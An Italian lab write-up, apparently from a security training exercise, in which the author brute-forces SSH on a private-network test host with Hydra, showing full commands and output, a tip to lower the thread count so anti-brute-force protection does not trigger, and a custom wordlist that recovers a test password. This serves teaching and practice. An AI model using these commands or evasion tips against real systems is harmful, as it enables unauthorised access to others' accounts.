Se il server SSH ha protezioni anti-brute-force, allora con "-t 4" mi ha bloccato perchè aumentare il numero velocizza l'attacco ma viene scoperto prima in caso di protezioni, prima di cambiare worldlist proverò con "-t2"




```
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/wordlists/fasttrack.txt 192.168.50.101 -t 2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 14:24:31
[DATA] max 2 tasks per 1 server, overall 2 tasks, 262 login tries (l:1/p:262), ~131 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 230 to do in 00:08h, 2 active
[STATUS] 31.67 tries/min, 95 tries in 00:03h, 167 to do in 00:06h, 2 active
[STATUS] 31.71 tries/min, 222 tries in 00:07h, 40 to do in 00:02h, 2 active
[STATUS] 32.00 tries/min, 256 tries in 00:08h, 6 to do in 00:01h, 2 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 14:32:47
```

L'intuizione di abbassare i "-t" era giusta, non siamo stati bloccati, l'attacco è stato più lento ma questa world list non ha trovato la password.

Metodo 2: creerò una world list personale con le password più comuni ma senza la grandezza di "rockyou"

nome worldlist personale : **scoiattolo_vuole_nocciolina**.txt



```
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -P scoiattolo_vuole_nocciolina.txt 192.168.50.101 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 15:13:04
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.101:22/
[22][ssh] host: 192.168.50.101   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 15:13:04

┌──(test_user㉿kali)-[~]
```

OBIETTIVO RAGGIUNTO!!

Grazie per l’attenzione

Luca Tavani